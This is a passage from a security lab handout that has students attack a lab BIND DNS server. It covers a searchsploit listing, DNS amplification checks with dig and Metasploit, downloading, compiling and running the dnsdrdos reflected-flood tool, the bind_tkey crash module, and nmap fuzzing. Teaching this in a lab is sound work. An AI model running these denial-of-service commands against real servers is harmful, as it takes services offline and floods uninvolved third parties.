ISC BIND 8.1 - Host Remote Buffer Overflow	unix/remote/20374.c
ISC BIND 8.2.2 / IRIX 6.5.17 / Solaris 7.0	unix/dos/19615.c
ISC BIND 8.2.2-P5 - Denial of Service	linux/dos/20388.txt
ISC BIND 8.2.x - 'TSIG' Remote Stack Overf	linux/remote/277.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overf	linux/remote/279.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overf	linux/remote/282.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overf	solaris/remote/280.c
ISC BIND 8.3.x - OPT Record Large UDP Deni	linux/dos/22011.c
ISC BIND 9 - Denial of Service	multiple/dos/40453.py
ISC BIND 9 - Remote Dynamic Update Message	multiple/dos/9300.c
ISC BIND 9 - TKEY (PoC)	multiple/dos/37721.c
ISC BIND 9 - TKEY Remote Denial of Service	multiple/dos/37723.py
Microsoft Windows Kernel - 'win32k!NtQuery	windows/dos/42750.cpp
Zabbix 2.0.5 - Cleartext ldap_bind_Passwor	php/webapps/36157.rb

```
Shellcodes: No Results
```

As you can see from this truncated output, there are a number of exploits for BIND, four of which affect version 9. We learned from information leaks that our software is BIND 9.8.1. As such, it may be vulnerable to these four exploits. If the version number matches and you suspect that the software hasn't been patched, it is worth attempting an exploit.

## Task 3: Attacking the DNS Server

The previous task should have given you a basic understanding of how we may find vulnerabilities in a DNS domain/name server. In this task we move ahead with attacking the exploits we discovered in the previous task. Let's get hacking!

**Note: Do use Kali Linux for this task.**


### DNS Traffic Amplification:

A DNS traffic amplification attack is a form of denial-of-service attack (popular with hacktivist groups), which exploits the fundamental workings of the Domain Name System. When a user sends a regular DNS query, it is typically small and requests a single piece of information—an A record or IP address. To amplify traffic, you just need to request a lot of information from the name server (which will ideally be set up to do recursive lookups as an open resolver, that is, a DNS server that permits anyone on the Internet to use it). This can be done by requesting the ANY record, or a record that gives a larger response than the query.

- Using Dig, you would type the following:

**Command:**

**dig @192.168.199.129 pes.cs000 ANY**



```
L$ dig @192.168.199.129 pes.cs000 ANY

; <<>> DiG 9.18.0-2-Debian <<>> @192.168.199.129 pes.cs000 ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 9216
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 85e0a5901c6ca4d40100000065020a54e5404510cf859162 (good)
;; QUESTION SECTION:
;pes.cs000.                IN      ANY

;; ANSWER SECTION:
pes.cs000.                604800  IN      SOA      pes.cs000. root.pes.cs000. 3
604800 86400 2419200 604800
pes.cs000.                604800  IN      NS       ns.pes.cs000.
pes.cs000.                604800  IN      A        192.168.199.129
pes.cs000.                604800  IN      AAAA     ::1

;; ADDITIONAL SECTION:
ns.pes.cs000.             604800  IN      A        192.168.199.129

;; Query time: 4 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (TCP)
;; WHEN: Thu Sep 14 00:45:32 IST 2023
;; MSG SIZE rcvd: 184
```

### Checking how prone a server is to DNS Traffic Amplification using Metasploit:

### Commands:

```
(lazerwild@kali)-[~]
$ msfconsole

+-----+
| METASPLOIT by Rapid7 |
+-----+

==c(=====)o(=====)(_)
      \         /
       RECON
      /         \

***** [ ***** ]
EXPLOIT
===== [ msf > ] =====
\\(\\)(\\)(\\)(\\)(\\)(\\)(\\)/
*****

o o o          o o
              o o
PAYLOAD
*****
\\(\\)(\\)(\\)(\\)(\\)(\\)(\\)/
*****

\\'\\'\\'\\'\\'/
=====
LOOT
C ||
- || -
- || -
||

+-----+

= [ metasploit v6.1.27-dev ]
+ -- == [ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- == [ 596 payloads - 45 encoders - 10 nops ]
+ -- == [ 9 evasion ]
```

```
msf6 > search dns_amp
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/dns/dns_amp		normal	No	DNS Amplification Scanner

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/dns/dns_amp`

> use auxiliary/scanner/dns/dns\_amp

> show info

```
msf6 auxiliary(scanner/dns/dns_amp) > show info

Name: DNS Amplification Scanner
Module: auxiliary/scanner/dns/dns_amp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  xistence <xistence@0x90.nl>

Check supported:
  No

Basic options:


| Name       | Current Setting | Required | Description                                                                                  |
|------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| BATCHSIZE  | 256             | yes      | The number of hosts to probe in each set                                                     |
| DOMAINNAME | isc.org         | yes      | Domain to use for the DNS request                                                            |
| FILTER     |                 | no       | The filter string for capturing traffic                                                      |
| INTERFACE  |                 | no       | The name of the interface                                                                    |
| PCAPFILE   |                 | no       | The name of the PCAP capture file to process                                                 |
| QUERYTYPE  | ANY             | yes      | Query type(A, NS, SOA, MX, TXT, AAAA, RRSIG, DNSKEY, ANY)                                    |
| RHOSTS     |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT      | 53              | yes      | The target port (UDP)                                                                        |
| SNAPLEN    | 65535           | yes      | The number of bytes to capture                                                               |
| THREADS    | 10              | yes      | The number of concurrent threads                                                             |
| TIMEOUT    | 500             | yes      | The number of seconds to wait for new data                                                   |



Description:
  This module can be used to discover DNS servers which expose recursive name lookups which can be used in an amplification attack against a third party.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2006-0987
  https://nvd.nist.gov/vuln/detail/CVE-2006-0988
```

> set <OptionName> <Value>

> set DOMAINNAME pes.cs000

> set RHOSTS 192.168.199.129 (Note: This is the target IP address)

```
msf6 auxiliary(scanner/dns/dns_amp) > set DOMAINNAME pes.cs000
DOMAINNAME => pes.cs000
msf6 auxiliary(scanner/dns/dns_amp) > set RHOSTS 192.168.199.129
RHOSTS => 192.168.199.129
msf6 auxiliary(scanner/dns/dns_amp) > run

[*] Sending DNS probes to 192.168.199.129→192.168.199.129 (1 hosts)
[*] Sending 69 bytes to each host using the IN ANY pes.cs000 request
[+] 192.168.199.129:53 - Response is 187 bytes [2.71x Amplification]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

dns\_amp is not an attack module. This module can be used to discover DNS servers which expose recursive name lookups which can be used in an amplification attack against a third party.

## Denial of Service Attack:

We will utilise the Distributed Reflected Denial of Service attack written by noptrix of NullSecurity.

### **Note: More info on DrDoS-**

#### **Distributed Reflected Denial of Service**

*A distributed reflected-denial-of-service (DRDoS) attack takes place when the attacker acts as though they are the target computer, sending requests to a large number of machines. These forged requests will contain the IP address of the target and so appear to originate from the target. Responses to these fake requests will be sent back to the target, flooding it with a huge amount of traffic. This could be seen as the train station being impersonated by an attacker through posters placed strategically around the town advertising free tickets for all commuters who arrive at 8 a.m.*

- The attack file has been written in C. Use wget to download it and compile it using gcc.

#### **Commands:**

```
> wget --user=student --password=student https://www.hackerhousebook.com/
files/dnsdrdos.c
```

- ```
> cat dnsdrdos.c (to display the contents of the file)
> gcc dnsdrdos.c -o dnsdrdos (compile the file)
> ./dnsdrdos -f dns_servers.txt -s <TargetIP> -d <DomainName> -l 20
```

**Note:** You may provide your own list of DNS servers in the dns\_servers.txt file

```
(lazerwild@kali)-[~]
$ sudo ./dnsdrdos -f dns_servers.txt -s 192.168.199.129 -d pes.cs000 -l 500
[sudo] password for lazerwild:
dnsdrdos - http://www.nullsecurity.net/
```

- Observe the flood of packets on wireshark and take a screenshot of it.



## DoS Attack using Metasploit:

TKEY (transaction key) is a resource record like A, MX, or TXT. TKEY is used for authentication purposes. There is a corresponding Metasploit module for this. The module exploits CVE-2015-5477. Searching for tkey in Metasploit will reveal it.

### **Commands:**

- > **msfconsole**
- > **search tkey**
- > **use auxiliary/dos/dns/bind\_tkey**
- > **set RHOSTS 192.168.199.129** (the IP address of your domain)
- > **run**

When you type run or exploit, the module will send a malformed DNS query, requesting the TKEY record. Because of a bug in the way in which BIND9 handles such queries, the daemon will exit with a REQUIRE assertion failure. This bug is a result of code designed to stop the program from running if a certain condition is not true. This is the basic principle of assertion in software development. The fact that this can be triggered remotely by anyone is of course a problem, because the error is not handled by the application, forcing it to quit.

**Bonus: Use dig to see whether you are able to get any response from your server.**

## Fuzzing:

Fuzzing is a method for finding new vulnerabilities in any piece of software or technology through the injection of random or invalid input for the purpose of causing a fault to occur. By giving it unexpected input, there might be a way to cause unexpected behaviour, like a denial-of-service condition, taking that server offline. Unexpected behaviour is one way of identifying a potential vulnerability.

- We will utilise the dns-fuzz script provided by Nmap to carry out fuzzing for our DNS server.

### Command:

```
> nmap -sU --script dns-fuzz --script-args timelimit=2h 192.168.199.129 -p 53
```

```
(lazerwild@kali)-[~]  
$ sudo nmap -sU --script dns-fuzz --script-args timelimit=2h 192.168.199.129 -p 53  
[sudo] password for lazerwild:  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-14 01:42 IST
```

We can observe the fuzzing happening using Wireshark.

|                   |                 |                 |     |                                                                                    |
|-------------------|-----------------|-----------------|-----|------------------------------------------------------------------------------------|
| 9847 75.601267603 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0x0c06 Format error                                     |
| 9848 75.601406167 | 192.168.199.133 | 192.168.199.129 | DNS | 99 Standard query 0x0c00[Malformed Packet]                                         |
| 9849 75.601935812 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0x0c00 Format error                                     |
| 9850 75.602143115 | 192.168.199.133 | 192.168.199.129 | DNS | 98 Standard query 0x0c00[Malformed Packet]                                         |
| 9851 75.602614384 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0x0c00 Format error                                     |
| 9852 75.602919814 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xeb85 A byi.jbz1w.autt HINFO epcca.qfeqh.eyh.byi.jbz1w.autt     |
| 9853 75.603691973 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9854 75.604004901 | 192.168.199.133 | 192.168.199.129 | DNS | 96 Standard query 0xeb85 A byi.jbz17.autt HINFO epcca.qfeqh.eyh.byi.jbz17.autt     |
| 9855 75.604734281 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9856 75.604976945 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xeb85 A byi.0bz17.autt HINFO epcca.qfeqh.exh.byi.0bz17.autt     |
| 9857 75.605503160 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9858 75.605713850 | 192.168.199.133 | 192.168.199.129 | DNS | 96 Standard query 0xeb85 A byi.0bz17.autt HINFO epcca.qfeqh.exh.byi.0bz17.autt     |
| 9859 75.606133982 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9860 75.606391583 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xeb85 A byi.0bz17.autt HINFO apcca.qfeqh.exh.byi.0bz17.autt     |
| 9861 75.606753791 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9862 75.607054841 | 192.168.199.133 | 192.168.199.129 | DNS | 96 Standard query 0xeb85 A byi.0bz17.autt HINFO apcca.qfeqh.exh.byi.0bz17.autt     |
| 9863 75.607502374 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9864 75.607765389 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xeb85 CNAME byi.0bz17.autt HINFO apcca.qfeqh.exh.byi.0bz17.autt |
| 9865 75.608207685 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9866 75.608396930 | 192.168.199.133 | 192.168.199.129 | DNS | 96 Standard query 0xeb85[Malformed Packet]                                         |
| 9867 75.608806636 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9868 75.609064041 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xeb85[Malformed Packet]                                         |
| 9869 75.609531694 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9870 75.609751889 | 192.168.199.133 | 192.168.199.129 | DNS | 96 Standard query 0xeb85[Malformed Packet]                                         |
| 9871 75.610170342 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xeb85 Format error                                     |
| 9872 75.610362955 | 192.168.199.133 | 192.168.199.129 | DNS | 90 Standard query 0xd97b Unknown (25720) <Unknown extended label> A <Root>         |
| 9873 75.610752844 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xd97b Format error                                     |
| 9874 75.610902908 | 192.168.199.133 | 192.168.199.129 | DNS | 89 Standard query 0xd97b Unknown (25720) <Unknown extended label> A <Root>         |
| 9875 75.611353717 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xd97b Format error                                     |
| 9876 75.611536651 | 192.168.199.133 | 192.168.199.129 | DNS | 88 Standard query 0xd97b Unknown (25720) <Unknown extended label> A <Root>         |
| 9877 75.611919964 | 192.168.199.129 | 192.168.199.133 | DNS | 60 Standard query response 0xd97b Format error                                     |

## **Submission**

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.